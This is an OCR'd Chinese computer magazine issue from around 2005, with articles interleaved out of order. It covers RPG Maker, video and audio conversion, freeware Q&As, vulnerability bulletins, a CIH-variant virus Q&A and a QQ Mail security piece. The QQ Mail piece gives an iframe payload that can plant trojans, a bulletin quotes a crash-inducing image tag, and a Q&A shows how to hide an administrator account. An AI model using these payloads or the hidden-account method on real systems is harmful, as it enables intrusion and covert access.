


图3

第三步：双击NPC所在的位置，打开“制作事件”窗口，在“角色图片”上双击，选择“002-Fighter02”，在移动规则中设置好角色的“移动路线”、“速度”及“频度”，同时事件设置为“显示文章”即可。这样就能完成NPC的添加。

第四步：在右下角房子处点击，依上法添加场景转移事件，选择“2”下的“场所移动”事件指令，在“直接指定”栏将场景移动到“阅览室场景”(见图4)。当角色走到门前时就会自动进入CFan阅览室了。同样方法，在右上角的房间处也设置场所移动事件，将场景切换到“战斗场景”。



图4

第四步：最后在场景右下角设立一个返回游戏开始画面的事件。(每个分场景中也需设置返回主场景的事件)。其他场景设置可参照上述方法进行，在“阅览室场景”里设置与管理员对话事件，在书架上设置3处“显示图片”事件，分别调入“电脑爱好者”、“电脑高手”和“数码”杂志的封面图片，当角色与事件接触时就会显示找到的杂志封面了(见图5)。



图5

4.战斗制作

战斗场景设置有两种方法，一种是在“地图设置”里确定“遇敌步数”和在“遇敌率→队伍”中设置敌方角色(见图6)，角色一开始看不见敌人，走过设置步数后会自动切入战斗场面(见图7)。另一种是在场景里添加事件，在“3”标签的“战斗处理”来设置敌方角色。系统默认战斗时的角色有3个同伴，你可以在工具栏上使用“数据库→系统→初期同伴”来增减。关于玩家的武器、特技、生命力以及敌方设置，均可以使用工具栏上的数据库工具来完成(见图8)，朋友们可自行尝试。最后在“数据库→系统”的“标题画面图形”里导入启动图片，游戏开始就会显示我们自己制作的“CFan奇遇记”的图片了(见图9)。



图6



图7



图8

新鲜方法首度曝光　制作 KVCD 原来还能更简单

多快好省　轻松打造 KVCD

★★★

■正阳新锐　徐海斌

本刊第 8 期《挑战极限！制作 220 分钟的 VCD 光盘》一文引起了广大读者的制作兴趣，但许多朋友反映在 TMPGEnc Plus 中转换 RMVB 文件速度太慢，询问有没有更快速的转换方法。笔者在使用其他 MPEG 编码软件时发现，著名的 MPEG 编码程序 MainConcept MPEG Encoder(以下简称 MCME)同样支持对 MPEG1 进行动态编码，也就是具备了制作 KVCD 的核心条件，那么它是否也能用来制作 KVCD 呢？笔者进行了尝试，结果令人满意，虽然没有像在 TMPGEnc Plus 中那样的 KVCD 模板文件，但在 MCME 中不仅可以直接转换 RMVB 文件，而且转换速度飞快、更能直观地控制转换后的 KVCD 文件体积，以便进行光盘刻录。下面就来具体介绍一下如何在 MCME 中制作 KVCD。

MainConcept MPEG Encoder 小档案

u软件版本:1.42　　软件大小:12.5MB
u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.newhua.com/cfan/200512/MpegEncoder142.zip
u汉化版地址:http://www.newhua.com/cfan/200512/HC-MPEGEncoder142.ZIP
u软件备注:这个汉化补丁对MCME中的高级参数部分没有汉化，为了方便读者使用，笔者对其中涉及KVCD的参数设置进行了简单汉化，大家可以从http://www.newhua.com/cfan/200512/mpg_dlg.dll下载汉化后的〝mpg_dlg.dll〞文件，然后复制到 MCME 的安装目录 C:\Program Files\MainConcept\MPEG Encoder，覆盖原始文件即可。

第一步:安装并汉化 MCME，同时要安装好 RMVB 解码器。这里要注意的是，MCME 必须配合阿飞的 Real 解码器(下载地址:http://download.pchome.net/multimedia/mpeg4/encoder/19872.html)或者官方解码器才能正常转换 RMVB 文件，笔者测试使用过的其他一些 RMVB 解码器均不能转换成功。

小提示

★1.42 版本的 MCME 转换 RMVB 文件有时会出现声音和画面不同步的现象，这时可以从 http://www.ayxz.com/down.asp?id=4762&no=1 下载 1.41 版本的 MCME，安装后再进行转换，即可解决不同步的问题，不过这个版本暂时没有汉化补丁。

★安装阿飞的 Real 解码器时，要注意如果系统中安装有 RealPlayer，则不要勾选 RealCODEC 项。

第二步：运行 MCME，在主界面中单击〝视频来源〞后面的〝打开〞按钮，选择要转换的 RMVB 文件，然后在〝音频来源〞部分会自动添加好同一个 RMVB 文件路径(见图 1)，MCME 默认会在与源文件相同的目录中输出编码文件，如有需要，请重新选择其他目录。



图 1

小提示

如果在添加 RMVB 文件时提示“未找到视频数据”，则说明你没有正确安装 MCME 适用的 RMVB 解码器。

第三步:设置〝输出格式〞中的参数。〝MPEG 类型〞设置为〝MPEG1〞，〝视频模式〞设置为〝PAL〞，〝流类型〞一定要选择为〝程序(视频＋音频)〞，即同时包



图 9

游戏的导出

经过若干次测试后，完成游戏的制作。现在就要输出压缩数据：选择菜单里的〝文件→压缩游戏数据〞即可。

小提示

默认方式导出的 RPG 游戏只能在安装了 RPG Maker XP 的电脑上玩，游戏将调用系统资源素材支持游戏。如果想在没有安装 RPG Maker XP 的机器上使用，可选用以下方法导出:

① 压缩前修改 Game.ini 文件，删除 RTP1= 后面的内容;

②将游戏中所用到的素材手动复制到游戏目录下的相应目录中(包括声音和图形);

③将 C:\Windows\SYSTEM32 中的RGSS100J.dll 复制到游戏目录下。

最后进行游戏压缩，即可得到脱离 RPG Maker XP 的游戏了。

怎么样？游戏 DIY 爱好者朋友们？心动不如行动，RPG 游戏我做主，去制作一款真正属于自己的 RPG 游戏吧！

CF [YY07]

含视频和音频，"音频格式"设为"Layer 2"。然后单击"详细"按钮，这里的参数一般不必设置（见图2），如果要转换的RMVB源文件画面尺寸较大，则可以在这里调整视频宽度和高度（标准VCD视频宽高为352×288），不过实现制作KVCD的关键设置并不在这里，而是下一步。



图2

第四步：单击"高级"按钮，在"Video Settings"选项卡中，"码率类型"一定要选择为"Variable bitrate"，即可变码率（动态编码），这就是制作KVCD的关键，下面"可变码率"中的设置可以控制生成KVCD的品质，"最大值"就是动态编码时最高可以使用多大码率，它决定了节目中出现高速复杂画面时的质量，"最小值"就是动态编码最低可以使用多小码率，它决定了静止简单画面的质量，一般不低于200Kbps即可，"平均值"决定了整体画面质量，标准VCD的编码是固定1150Kbps，由于我们使用了动态编码，所以这里即使平均值设置为"750"（见图3），实际生成的节目质量看起来也并不会比标准VCD差，因为在标准VCD难以表现的高速复杂画面中，我们有"最大值"可以保证其质量。




图3

小提示

这里的参数设置决定了最终生成的KVCD节目质量，因此合理的参数设置比较关键，对于一些场面火暴的节目，建议最大值设为平均值的两倍以上来保证质量，而对于一些普通节目，最大值则不必设置太高，同时平均值和最小值也可相对设置较低一些。

第五步：单击"Audio Settings"标签，这里的"音频码率"默认设置较高，会使转换后的文件体积变大，一般设置为"128Kbps"即可满足需要（见图4）。同时要注意的是，如果你需要用TMPGEnc DVD Author制作DVD的话，则应该在图2所示的详细参数设置中将音频"频率"设置为"48000Hz"。

第六步：单击两次"确定"按钮返回主界面，在主界面右下角可以看到MCME提示的"估计文件大小"（见图5），这就是转换成KVCD文件后的体积，请注意这个数值不要超过单张光盘的最大容量700MB，另外这里的估计值与最终生成的文件体积会有一定的偏差，为了保险起见，建议这里的提示数值不要超过680MB为宜。如果文件体积不合适，你需要在高级参数设置中对"可变码率"中的平均值、最大值和最小值参数进行修改，以实现最佳质量和最佳体积的完美结合，以适合光盘刻录，这也是使用MCME比TMPGEnc Plus制作更为方便的一个重要表现。



图4



图5

第七步：单击"转换"按钮，你可以在右下角看到MCME转换所需时间，从笔者的使用情况来看，如果你的机器配置够高的话，甚至只需要花费RMVB源文件播放时间的一半就能转换完成，比TMPGEnc Plus转换速度几乎快了一倍，非常方便。

小提示

MCME还具备批量转换功能，在转换大量RMVB文件时非常实用，首先按照前面的步骤设置好KVCD转换参数，并单击菜单"文件→添加到批处理列表"，然后再打开新的RMVB文件设置合适的KVCD转换参数，同样添加到批处理列表，依此类推，添加所有文件的转换任务，最后在"编码批处理列表"窗口中单击"开始编码"按钮即可直接进行批量转换了。

第八步：转换完成后，就是刻录的步骤了，在第8期的文章中我们已经介绍过了，注意一定要使用6.6以上版本的Nero，即可成功刻录。

小提示

现在一些DVD影碟机已经支持直接播放光盘中的MPEG文件。读者朋友们可以尝试一下，在Nero中直接使用"CD-ROM(ISO)"刻录方式，把转换后的KVCD文件刻录到光盘上，如果可以在你的DVD影碟机上识别播放的话，以后就不用再麻烦制作成VCD格式了，使用起来更加方便。

CF [YY08]

无 CUE 文件也能轻松转换 APE 文件

★★

■ 九尾　选题推荐:庞 pc8888（奖金 100 元）

现在很多朋友都会从网上下载 APE 文件，这种文件是一种高品质的音频文件，它可以将 CD 音轨进行无损压缩，在保证音质的情况下，比 WAV 文件少占用一半空间。但如果你想在 MP3 播放器中欣赏这些音乐时，就得把 APE 文件转换为 MP3 文件。不管用的转换工具如何，不管用的转换方法如何，转换 APE 时都需要 CUE 文件，这个文件记录了 APE 文件的分曲信息，但如果从网上找到的 APE 文件并不包含这个文件时应该如何转换呢？

解决此问题的一般方法是从网上找任意已经写好的 CUE 文件，然后用它修改出一个新的文件。但这样非常麻烦，所以这里再为大家介绍一种更简单的方法，使用的 APE 转换工具 Foobar 2000。

第一步:从 http://nj.onlinedown.net/soft/39093.htm 下载 Foobar 2000 美化版(以下简称 Foobar)，并安装。

第二步:将 APE 文件添加至 Foobar 播放列表，右击该文件，选择〝转换→运行转换器，单独文件输出〞项。在弹出的〝选择文件写入器预置〞窗口找到编码器为 LAME 的四项，选择这四项转换后的结果就为 MP3，如果无特殊要求，只要选择〝命令行编码器:LAME--alt-preset standard〞即可(见图 1)。




图 1

小提示

右击文件后，选择“转换→转换器设置”可以来设置转换器的各种编码。

第三步:设置好文件保存位置后，Foobar 开始转换，稍候我们就可以得到包含整张专辑的一个 MP3 文件。

第四步:从 http://nj.onlinedown.net/soft/1765.htm 下载免费的 MP3 切割软件 mp3DirectCut 并安装。要注意这款软件并不会建立快捷方式，需要你到软件目录中运行 mp3DirectCut.exe 来打开程序。

小提示

第一次运行软件，会弹出语言选择窗口，在“Language”下拉菜单中选择“ChineseSimp”(见图 2)，然后重启一下即可。




图 2

第五步:选择菜单中的〝文件→打开〞，打开刚刚转换好的 MP3 文件。

第六步:点击菜单中的〝编辑→静音检测〞，在弹出窗口中点击〝开始〞按钮，软件会自动分析出文件中每首歌曲间的静音部分(见图 3)，完成后点击〝关闭〞。




图 3　“级别”、“周期”等项一般不用设置，使用默认即可

第七步:选择菜单中的文件〝编辑→ID3 标签与文件信息〞，勾选〝使用 ID3v1 标签〞，在〝艺术家〞及〝专辑〞中输入相关信息。

第八步:点击菜单中的〝文件→保存切段〞，在〝分割文件〞窗口中勾选〝创建 ID3v1.1 标签(使用 %T,%A(or %D),%C,%N)〞项，其他使用默认。

这样在 MP3 文件目录下，就可以找到切割好的 MP3 文件了。

CF [YY09]

软件版本:1.0
软件大小:200KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200512/MsnContentInstaller.rar

MSN Messenger收费内容批量免费下:MSN Content Installer




问:我试用了第9期介绍的“MSN桃源助手”,下载了MSN Messenger动态头像,请问还有没有其他收费内容可以下载呢?

答:第9期介绍的〝MSN桃源助手〞的确不错,但在用它下载时,每个项目都要点击后再下载,比较麻烦。这里再为你介绍一款可以批量下载MSN Messenger中收费的传情动漫、表情、背景图片、显示头像的软件——MSN Content Installer。

在使用软件前,需要确定已经安装了.NET Framework(下载地址:http://www.newhua.com/cfan/gonggong/dotnetfx.exe)。运行软件,点击软件主界面中的按钮,就可以下载相应的内容了。

隐藏账号的添加:HideAdmin



问:我想在电脑上建立一个隐藏登录账号,请问用什么软件可以完成呢?

答:你可以试试HideAdmin,这是一款命令行模式软件,它可以对系统中的账号进行隐藏,别人在控制面板中或是使用net user命令都无法看到这个账号。

使用这个程序时,你需要先建立一个结尾为$的账号,如cfan$,再将该账号添加至相应的用户组。接着在命令提示符窗口中使用HideAdmin,格式为HideAdmin 用户名 密码,如HideAdmin cfan$ 123,就可完成该用户名的隐藏了。

软件版本:N/A
软件大小:18KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200512/hideadmin.rar

快速删除系统中的账号:Guest删除大师



问:我系统中有很多账号,请问用什么软件可以快速将它们删除呢?

答:你可以试试使用〝Guest删除大师〞,这款软件不仅可以删除系统中的账号,而且还可以删除Administrator及Guest账号,并且用HideAdmin建立的隐藏账号同样可以在这里看到。

下载软件后,在解压缩前,需要先用Administartor账号登录,然后再关闭病毒防火墙(部分杀毒软件会被认为是软件包含病毒文件)。

运行软件,点击〝显示〞按钮,就可以看到系统中的所有账号,选中后,点击〝删除〞即可(有时需要点击多次)。

软件版本:1.5
软件大小:125KB
软件性质:免费软件
适用平台:Windows 2000/XP/2003
下载地址:http://www.newhua.com/cfan/200512/guest.rar

新软试用

上海读者赵雷:现在网上已经出现了System Safety Monitor(使用方法可参考2005年第6期《给Windows装个强力监视器》)的汉化版本。这款软件不同于传统防火墙,它能对系统进行全方位监测。需要注意这里的版本只能用到2005年12月,如果软件过期,请到http://maxcomputing.narod.ru下载最新的汉化版。

下载地址:http://www.newhua.com/cfan/200512/ssm.exe

试用体验

北京读者GM:前几天在 览论坛时,发现了豪杰解霸9.0的显示播放总时间及去掉自动伺服器随解霸启动的补丁。效果非常不错,这样不仅在播放时就可以显示影片总时间,而且烦人的自动伺服器也不会再启动了。另外,这里也要特别推荐给大家试用最新版的豪杰解霸9.0,在我试用过程中,它播放视频时的效果要比暴风影音更好一些,而且可以方便地调整影片亮度。

下载地址:http://www.newhua.com/cfan/200512/hero9.exe

北京读者GM:这几天用了千千静听的4.4.7版,新版本可以直接将歌曲发送到MP3或其他设备,而且还支持向MSN Messenger 7.0发送正在播放的歌曲名。另外,在物理删除时还可自动删除关联的歌词文件功能也是新增的不错的功能之一。

下载地址:http://ttplayer.91.com/ttpsetup.exe

最近更新

比特精灵 v2.8.0.065

升级指数：★★★★

非常不错的BT下载软件。如果你经常下载超过2GB的大文件，一定要升级到此版本，这样就不会在“检查已下载的文件”时出现数据丢失的错误了。此外，新版本加快了本地化版本启动速度，增加磁盘缓存“自动检测”的功能；针对最新SP2版本的Tcpip.sys改写连接数等。

下载地址:http://nj.onlinedown.net/soft/29902.htm

腾讯QQ2005Beta1 珊瑚虫版 3.1.3

升级指数：★★

QQ的外挂版本。新版本集成了TM2005 Beta1，修复登录时取消登录会导致崩溃的问题。另外，即将问世的4.0版将会有更多变化(如显隐身等)，说不定等杂志上市时，下面的下载地址已经可以下载到最新的4.0版。

下载地址:http://nj.onlinedown.net/soft/32845.htm

MyIE(GreenBrowser 精简版) 4.01 Build 0517

升级指数：★★★★★

老牌的 览器软件。现在大家常用的多窗口 览器很多都是从MyIE发展出来的。现在GreenBrowser的作者重新开始升级MyIE，如果有喜欢的朋友可以下载试用。新版本去除了与 览关系不大的功能；精简搜索栏及搜索菜单；代码优化等。

下载地址:http://www.morequick.com/MyIEGB.zip

EVEREST Home 2.00.337 beta


升级指数：★★

如果需要查找不知型号的硬件设备，那么推荐你使用这款软件。新版本增加了查看远程系统信息和管理，结果导出为HTML、XML的功能。

下载地址:http://nj.onlinedown.net/soft/29586.htm

轻松搞定CS(反恐精英)中文输入:CSMate

问：我想玩CS时使用中文，请问有什么软件可以实现吗？



答：CS(反恐精英)作为全球最受欢迎的团队游戏，长期以来都是广大玩家的最爱。但在游戏中却无法直接输入中文，这样玩家在游戏中进行交流就只能用拼音或英文，很不方便。不过现在有了一款CS中文输入外挂CSMate，它可以让你在反恐精英1.6(CS 1.6)和零点行动(CZ)中输入中文。

软件使用非常简单，将软件下载后，解压至任意目录，运行后在“常规”标签下设置好CS所在目录及执行文件名(文件名必须为hl.exe，cstrike.exe或者czero.exe)，然后点击“输入”标签，勾选“自动打开/关闭输入法”，同时在其下拉菜单中选择好中文输入法。这样在运行CSMate后，再运行CS游戏即可。默认设置，在游戏中按Y或者U键就可调出输入界面，进行中文输入了，使用F12键可重复上一句信息。**(四川 小霖)**

软件版本:1.7
软件大小:200KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.sothink.com.cn/csmate/csmate.zip(中文版)
http://www.sothink.com.cn/csmate/csmateenu.zip(英文版)

让过长的表格变个样:Excel多排表工具



软件版本:4.0
软件大小:266KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200512/dpgj.rar

问：有时我需要将一个只有两三列，但却有许多行的电子表格进行打印，如果直接打印既浪费了纸张又不美观，请问有没有很好的解决方法？

答：要打印多列表格，通常的做法是将表格后面的内容剪切后，采用增加列数，减少行数的方法来节约纸张，同时方便阅读。这种工作以前都是要手工操作的，而现在有一个更方便的方法，那就是使用“多排表工具”来完成。

“多排表工具”是用Excel VBA开发的，通过加载宏来实现相关功能，它可以自动检测表格的行列数，直接安装软件后，就会在Excel的工具菜单上多出“多排表工具”项。执行“工具→多排表工具→制作多排表”，设定每页的行列数及排数，如果需要保留原表，请选中“新增工作表”，确定后，就可以得到一个美观的表格了。**(海客)**

神奇的Ctrl+A照片轻松做:Picture Baby

问：我看到很多论坛上别人的签名照按Ctrl+A后会变成另外一张图片，请问这是如何制作的呢？

答：本刊以前已经介绍过这种照片的制作方法，但你必须会使用Photoshop或其他照片编辑软件，制作过程比较复杂。不过现在已经有人专门开发现了软件，让你轻松完成制作。

运行软件后，按照向导，选择好两张照片，然后设置好输出文件夹，即可完成制作了。



软件版本:1.0
软件大小:180KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://nj.onlinedown.net/soft/33921.htm

CF [YY10]



漏洞再现：雅虎通存在非法执行脚本漏洞

影响系统：Yahoo! Messenger 5.X/6.0

漏洞分析：雅虎通这款流行的即时通讯软件最近被检测到一个安全漏洞。在5.X/6.0版中，当攻击者通过好友标签里的"邀请朋友使用雅虎通"和"添加好友"选项邀请好友时，就可能在不必验证的情况下添加用户至好友列表。用添加好友功能发送邮件时，如果邮件模板中包含攻击者所使用的恶意代码，就有可能查看到负责生成此链接和发送邮件的模板，只要修改链接，就能让用户以为邮件邀请的发送者已经允许将其添加为好友，从而不再发送请求直接通过验证。

补"洞"办法：目前YAHOO!还没有发布补丁程序。请用户随时关注官方的更新版本消息，地址为http://messenger.yahoo.com/

漏洞再现：Windows媒体播放器加载任意网页漏洞

影响系统：Windows Media Player 9/10

漏洞分析：前不久Windows Media Player(以下简称WMP)9出现了验证错误漏洞，而最新的WMP 10也不安全，在其数字权限管理(DRM)中存在加载任

警报！新CIH病毒来了

★

■瑞星工程师　史瑀

前段时间，瑞星公司截获一个破坏能力与CIH相当的病毒，并将其命名为"新CIH(Win32.Yami)"，同时发布了本年度第一次橙色警报。许多读者发来邮件询问关于这个病毒的情况，我们从中整理了一些比较有代表性的问题，请瑞星专家逐一进行解答。

1."新CIH"是怎样的病毒？它有什么危害性？

答："新CIH"是一个可以在Windows2000/XP下运行，感染Windows可执行文件(PE格式文件)的病毒。发作后会用字符串"YM KILL YOU"覆盖硬盘原有数据，造成硬盘数据丢失。同时，该病毒发作后还试图向主板BIOS中写入垃圾数据，造成主板损坏。

2."新CIH"与老CIH有什么关系？

答："新CIH"病毒与老CIH都是通过感染可执行文件进行传播，发作后都会破坏硬盘数据和主板BIOS。"新CIH"与老CIH不同的是，老CIH病毒只能在Windows 9x上发作，"新CIH"则可以在Windows 2000/XP上感染和发作。老CIH病毒会固定在每年4月26日发作，"新CIH"病毒发作条件较为特殊，不以固定时间为条件。

3.相比今年的其他病毒，为什么认定只有"新CIH"达到一定危害并发橙色警报？

答：警报的作用在于防患于未然，它和病毒疫情实时通报不同。瑞星决定发布本年度第一次橙色警报基于下面两点考虑：①它的破坏性大。"新CIH"病毒可以破坏用户的硬盘和主板BIOS数据。②很可能出现新的变种。从"新CIH"的病毒文件中可以看到"YM V1.1"的版本信息，虽然目前它只能通过感染可执行文件传播，但未来可能会出现通过邮件、IM工具(QQ、MSN)或系统漏洞传播，发作条件更为固定的病毒变种。

4.用户应该如何防范这个"新CIH"病毒？


答：建议用户升级杀毒软件到最新版本，同时打开文件监控功能防范此病毒。针对这个病毒，瑞星杀毒软件2005版和下载版已经进行了紧急升级，17.27.12及其更高版本可以彻底查杀此病毒。瑞星公司针对该病毒制作了专杀工具，非瑞星的用户可以下载专杀工具杀毒。专杀工具下载地址：http://it.rising.com.cn/service/technology/tool.htm。同时可以打开主板写保护功能防止这个病毒破坏BIOS。



CF [YY11]

妙用TaskList　系统安全巧检测

■河北　香草天空



Windows XP中有个tasklist.exe程序，在"开始→运行"中输入CMD，然后输入tasklist /svc就可以看到每个进程中的服务，其中会包括下面内容。

图像名	PID	服务
SVCHOST.EXE	732	DcomLaunch
SVCHOST.EXE	776	RpcSs
SVCHOST.EXE	840	AudioSrv，Browser，CryptSvc，Dhcp
SVCHOST.EXE	884	Dnscache
SVCHOST.EXE	960	LmHosts，RemoteRegistry，SSDPSRV
naPrdMgr.exe	1568	暂缺
WDFMGR.EXE	1576	UMWdf

这里的Svchost.exe进程是服务进程，但很多黑客都将木马进程伪装成svchost.exe(Windows XP的正常情况下有5个SVCHOST服务进程，并且都有相应的服务说明，Windows 2000正常情况有2个SVCHOST服务进程)。

如果出现：

图像名	PID	服务
SVCHOST.EXE	968	暂缺

这个进程就很可疑了，应该进行病毒查毒。另外，如果其他系统进程中出现无服务说明也有可能被木马冒充进程了。

CF [YY12]

小心你的QQ Mail出卖你

★★★ ■QQ

QQ Mail一直被很多黑客用来当作重要的入侵工具，主要原因就是它漏洞太多，入侵简单，只要稍稍学过一点黑客技巧的人就能很轻松地将木马种植入你的电脑。

实战QQ Mail漏洞

第一步:打开QQ Mail，选择"新邮件"，点击右上角的"HTML"按钮，"确定"(见图1)。



图1

第二步:邮件内容输入如下内容:"<html><body><iframe src="http://www.163.com" width="200" height="100"></body></html>"(不含引号)，然后发送邮件。

第三步:对方接收到邮件后，不管所用的系统(包括Windows SP2在内)，都会弹出广告窗口。如果要把上面的代码修改为src="指定网址" width="0" height="0"，那么一些未打补丁的用户，就可能因为这个问题就会被入侵者种上木马。

保护你的QQ Mail

上面的例子仅仅是QQ Mail众多漏洞中的一个，所以，针对QQ Mail的防护是必不可少的。下面我们就来介绍一些简单的防护方法。

1.不轻易使用QQ Mail

提供Mail服务的又不仅仅是腾讯，在腾讯没有修补好漏洞前，我们并不一定非要使用QQ Mail。

2.使用QQ Mail的远程控制

QQ Mail提供了与Foxmail相似的"远程管理"功能，而且使用方法很简单:打开QQ Mail后，按下F12键，打开"远程管理"窗口。其中，诸如"腾讯会员通知"、"你中奖啦"等主题直接删除即可，这些邮件即便不包含病毒，也多是垃圾信息。



图2

3.使用QQ Mail的邮件规则

利用QQ Mail的邮件规则，我们可以更进一步保护好自己的系统。

第一步:打开QQ Mail，选择菜单中的"工具→邮件过滤规则"。

第二步:在弹出窗口中点击"新建"按钮，接着在"过滤项"下选择"非QQ邮件"，点击"确定"。再次点击"新建"按钮，在"过滤项"下选择"非地址簿中用户发来的邮件"(见图2)，然后在地址簿中加上你信任的QQ好友邮箱即可。

最后，还要提醒你，打好系统补丁，也可以有效防御黑客从QQ Mail入侵。

CF [YY13]

意网页漏洞，攻击者可以创建一个恶意媒体文件，如果打开了该文件将无需交互就能加载站点，如果该站点存在可自动下载执行的恶意软件，用户的电脑将被攻击者完全控制。

补洞方法:微软公司这次难得反应迅速，在漏洞公布第二天就发布了相应补丁，安全公告892313，使用WMP 9/10的用户请到http://www.microsoft.com/technet/security/下载。

漏洞再现:让Windows XP SP2崩溃的大图片

影响系统: Windows 2000/XP SP1、SP2

漏洞分析: 很早Windows对于图形文件的处理就存在严重问题，比如早期通过MS04-028补丁修复的溢出漏洞。最近，又有朋友发现访问超大图形文件时，会出现系统崩溃现象。而且不论Windows 2000和XP Pro SP1/SP2用户使用IE6.0或Firefox 1.0.3/1.0.4问题都会存在。当图片大小被设置成:<IMG SRC="./imagecrash.jpg" width="9999999" height="9999999">等形式时，访问的用户电脑就会出现蓝屏现象，系统只有重启才能恢复。

补"洞"方法:目前微软还未公布相关补丁程序，用户如果不很需要图片览，可以在IE里设置不显示图片，当需要 览某些图片时，可以在图片上点击右键选择单张图片的 览，从而避免这种恶意攻击。

让所有邮箱都能即时“通信”

★★

■云＆杨　选题推荐:河北　小安(奖金 100 元)

很多人都喜欢Hotmail的邮箱，原因就是每当有新邮件时，Hotmail邮箱就会通过MSN Messenger“通知”你，让你能在最短的时间内处理邮件。想不想让所有的邮件都具备这个功能呢？这时我们就要使用PopTray来解决了……

PopTray是一款通过POP3协议随时检查邮箱是否有新邮件的软件，它能检查20个信箱账号，而且可以使用不同的提醒声音，还具有预览邮件、从服务器删除邮件、自定义规则等功能。

PopTray小档案

u软件版本:3.1　　软件大小:1072KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://nj.onlinedown.net/soft/2588.htm

第一步: 安装并运行软件，右击系统托盘的软件图标，选择〝Show messages〞，然后点击〝Options〞选项卡下的〝Defaults〞，修改〝Language〞下拉菜单项为〝Chinese〞，点击〝Refresh → Save Options〞按钮，完成软件的汉化(见图1)。



图 1

第二步: 点击〝账号〞标签，开始添加邮箱账号。先点击〝增加账号〞按钮，开始输入邮箱的信息，在〝姓名〞中输入任意名称，〝服务器〞中输入邮箱的POP3服务器，〝协议〞选择〝POP3〞，〝登录〞及〝密码〞处分别输入邮箱的账号名及密码(见图2)。点击〝增加账号〞按钮，重复此步，完成多个邮箱账号的添加。



图 2

小提示

如果你需要添加的邮箱是Hotmail、Gmail或Yahoo，可以先安装FreePOPs(下载地址:http://freepops.org/，使用方法可参考本刊2004年第22期《“邮”刃有余FreePOPs》)，然后设置服务器为“127.0.0.1”，“协议”为“POP3”，“端口”为“2000”，“登录”及“密码”处分别输入账号名及密码即可。

第三步: 点击〝邮件〞选项卡下的〝检查所有账号〞按钮，如果一切设置正确，这时就能看到被监测邮箱中的邮件了(见图3)。之后点击〝运行电子邮件程序〞按钮，收取邮件。

第四步: 为了让软件工作得更好，我们需要对它进行设置。点击〝选项〞标签，在〝间隔〞项下，我们可以设置检查新邮件的间隔时间，为了保证即时收到邮件，推荐使用默认值；点击〝默认值〞项，这里主要修改〝电子邮件〞，软件默认的设置为Outlook Express，如果需要修改，可以点击它后面的〝...〞按钮进行修改；最后，点击〝一般选项〞，勾选〝启动时检查新邮件〞、〝启动时最小化〞及〝以信息气球通知〞项即可。



图3　对于垃圾邮件，在这里就可以直接通过“删除”按钮将其删除

现在，可以点击〝×〞按钮，最小化软件窗口，这时设置好的邮箱一收到邮件，PopTray就会弹出提示消息，即可进行收取了。

除上面这些功能外，通过软件设置界面的〝规则〞选项卡，可以添加各种邮件处理规则，只是目前软件还不支持中文，所以此功能对于中文系统用处不大，这里不再详细介绍。

